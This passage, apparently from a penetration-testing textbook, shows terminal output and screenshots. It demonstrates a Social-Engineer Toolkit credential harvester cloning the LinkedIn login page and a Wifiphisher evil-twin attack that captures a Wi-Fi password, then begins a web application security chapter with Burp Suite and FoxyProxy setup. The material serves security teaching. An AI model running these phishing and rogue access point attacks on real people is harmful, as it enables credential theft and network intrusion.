  2) Penetration Testing (Fast-Track)
  3) Third Party Modules
  4) Update the Social-Engineer Toolkit
  5) Update SET configuration
  6) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit
```


```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) Third Party Modules

 99) Return back to the main menu.
```






```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [172.16.17.24]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.linkedin.com/login

[*] Cloning the website: https://www.linkedin.com/login
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

```
[*] WE GOT A HIT! Printing the output:
PARAM: csrfToken=ajax:0524249109589846181
POSSIBLE USERNAME FIELD FOUND: session_key=fake@email.local
PARAM: ac=0
PARAM: pkSupported=false
PARAM: sIdString=ec264333-c24d-4305-a1d5-83664479f24b
POSSIBLE USERNAME FIELD FOUND: parentPageKey=d_checkpoint_lg_consumerLogin
POSSIBLE USERNAME FIELD FOUND: pageInstance=urn:li:page:checkpoint_lg_login_default;9G6yV32hQt6MRA7CQZLeMw==
PARAM: trk=
PARAM: authUUID=
PARAM: session_redirect=
POSSIBLE USERNAME FIELD FOUND: loginCsrfParam=1f45cab6-e45f-4fbb-8449-d75c0ec07959
PARAM: fp_data=default
PARAM: apfc={}
PARAM: _d=d
POSSIBLE USERNAME FIELD FOUND: showGoogleOneTapLogin=true
POSSIBLE USERNAME FIELD FOUND: controlId=d_checkpoint_lg_consumerLogin-login_submit_button
POSSIBLE PASSWORD FIELD FOUND: session_password=password123
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```






```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

eth2      no wireless extensions.

docker0   no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

```
kali@kali:~$ sudo wifiphisher
[sudo] password for kali:
[*] Starting Wifiphisher 1.4GIT ( https://wifiphisher.org ) at 2024-01-01 11:44
[*] Happy new year!
[+] Timezone detected. Setting channel range to 1-13
[+] Selecting wfphshr-wlan0 interface for the deauthentication attack
[+] Selecting wlan0 interface for creating the rogue Access Point
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:a1:03:46
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:07:89:ff
[+] Sending SIGKILL to wpa_supplicant
[+] Sending SIGKILL to NetworkManager
[*] Cleared leases, started DHCP, set up iptables
```

```
  ESSID                     BSSID             CH  PWR  ENCR       CLIENTS VENDOR

  [redacted]                38:4c:4f:[redacted] 1    0%   WPA        1   Huawei Technologies
  targeted_network          9e:3d:cf:[redacted] 4    0%   WPA2       1   Unknown
  [redacted]                9c:3d:cf:[redacted] 4    0% WPA2/WPS   0   Netgear
```

```
Available Phishing Scenarios:

1 - Browser Plugin Update
        A generic browser plugin update page that can be used to serve payloads to the
victims.

2 - Network Manager Connect
        The idea is to imitate the behavior of the network manager by first showing the
browser's "Connection Failed" page and then displaying the victim's network manager window through the page
asking for the pre-shared key.

3 - Firmware Upgrade Page
        A router configuration page without logos or brands asking for WPA/WPA2 password due to a
firmware upgrade. Mobile-friendly.

4 - OAuth Login Page
        A free Wi-Fi Service asking for social network credentials to authenticate via OAuth.
```



Router Configuration Page
detectportal.firefox.com/canonical.html
You must log in to this network before you can access the Internet.
Setup
Wireless
Security
Access Restriction
Administration
Status
Firmware Upgrade
A new version of the Unknown firmware (1.0.12) has been detected and awaiting installation. Please review the following terms and conditions and proceed.
Terms And Conditions:
1. LICENSE.
Subject to the terms and conditions of this Software License Agreement, Unknown hereby grants you a restricted, limited, non-exclusive, non-transferable, license to use the Unknown Firmware/Software/Drivers only in conjunction with Unknown products. The Unknown Company does not grant you any license rights in any patent, copyright or other intellectual property rights owned by or licensed.
I Agree With Above Terms And Conditions
WPA2 Pre-Shared Key:
Start Upgrade


Extensions feed:
DEAUTH/DISAS - f2:32:d7:
DEAUTH/DISAS - 28:7f:cf:
DEAUTH/DISAS - 08:1c:6e:
Victim 28:7f:cf: probed for WLAN with ESSID: 'targeted_network' (Evil Twin)
Connected Victims:
28:7f:cf: 10.0.0.23 Unknown Windows
HTTP requests:
[*] GET request from 10.0.0.23 for http://detectportal.firefox.com/canonical.html
[*] GET request from 10.0.0.23 for http://detectportal.firefox.com/canonical.html
[*] GET request from 10.0.0.23 for http://detectportal.firefox.com/canonical.html
[*] GET request from 10.0.0.23 for http://detectportal.firefox.com/canonical.html
[*] POST request from 10.0.0.23 with wfphshr-wpa-password=password123
Wifiphisher 1.4GIT
ESSID: targeted_network
Channel: 4
AP interface: wlan0
Options: [Esc] Quit
Captured wireless password

```
[*] Starting HTTP/HTTPS server at ports 8080, 443
[+] Show your support!
[+] Follow us: https://twitter.com/wifiphisher
[+] Like us: https://www.facebook.com/Wifiphisher
[+] Captured credentials:
wfphshr-wpa-password=password123
[!] Closing
```


Wireless password


Chapter 16: Understanding Website Application Security






```
1 GET / HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
```


```
 1 HTTP/1.1 200 OK
 2 Access-Control-Allow-Origin: *
 3 X-Content-Type-Options: nosniff
 4 X-Frame-Options: SAMEORIGIN
 5 Feature-Policy: payment 'self'
 6 X-Recruiting: /#/jobs
 7 Accept-Ranges: bytes
 8 Cache-Control: public, max-age=0
 9 Last-Modified: Sat, 23 Dec 2023 16:48:26 GMT
10 ETag: W/"7c3-18c9793fa31"
11 Content-Type: text/html; charset=UTF-8
12 Vary: Accept-Encoding
13 Date: Sat, 23 Dec 2023 16:56:52 GMT
14 Connection: close
15 Content-Length: 1987
16
```






Recommended
Available on Firefox for Android™
FoxyProxy Standard
by Eric, erosman
Click Here
Add to Firefox
FoxyProxy is an open-source, advanced proxy management tool that completely replaces Firefox's limited proxying capabilities. No paid accounts are necessary; bring your own proxies or buy from any vendor. The original proxy tool, since 2006.



Add FoxyProxy? This extension will have permission to:
Access your data for all websites
Download files and read and modify the browser's download history
Display notifications to you
Control browser proxy settings
Access browser tabs
Learn more
Cancel
Add



A
Extensions
FoxyProxy
Can't read and change data on this site
Pin to Toolbar
B
Manage extensions
Manage Extension
Remove Extension
Report Extension



FoxyProxy
Disable
filter
Quick Add
Set Tab Proxy
Exclude Host
Unset Tab Proxy
Options
Location
IP



Options
Proxies
Import
Pattern Tester
Log
Help
About
Add
filter
Get Location
Burp Suite Proxy
Title
Burp Suite Proxy
Type
HTTP
Country
City
city
Color
Proxy DNS
Hostname
127.0.0.1
Port
8080
Username
username
Password
****
PAC URL
Store Locally
View
Quick Add
Include
Type
Title
Pattern
Save

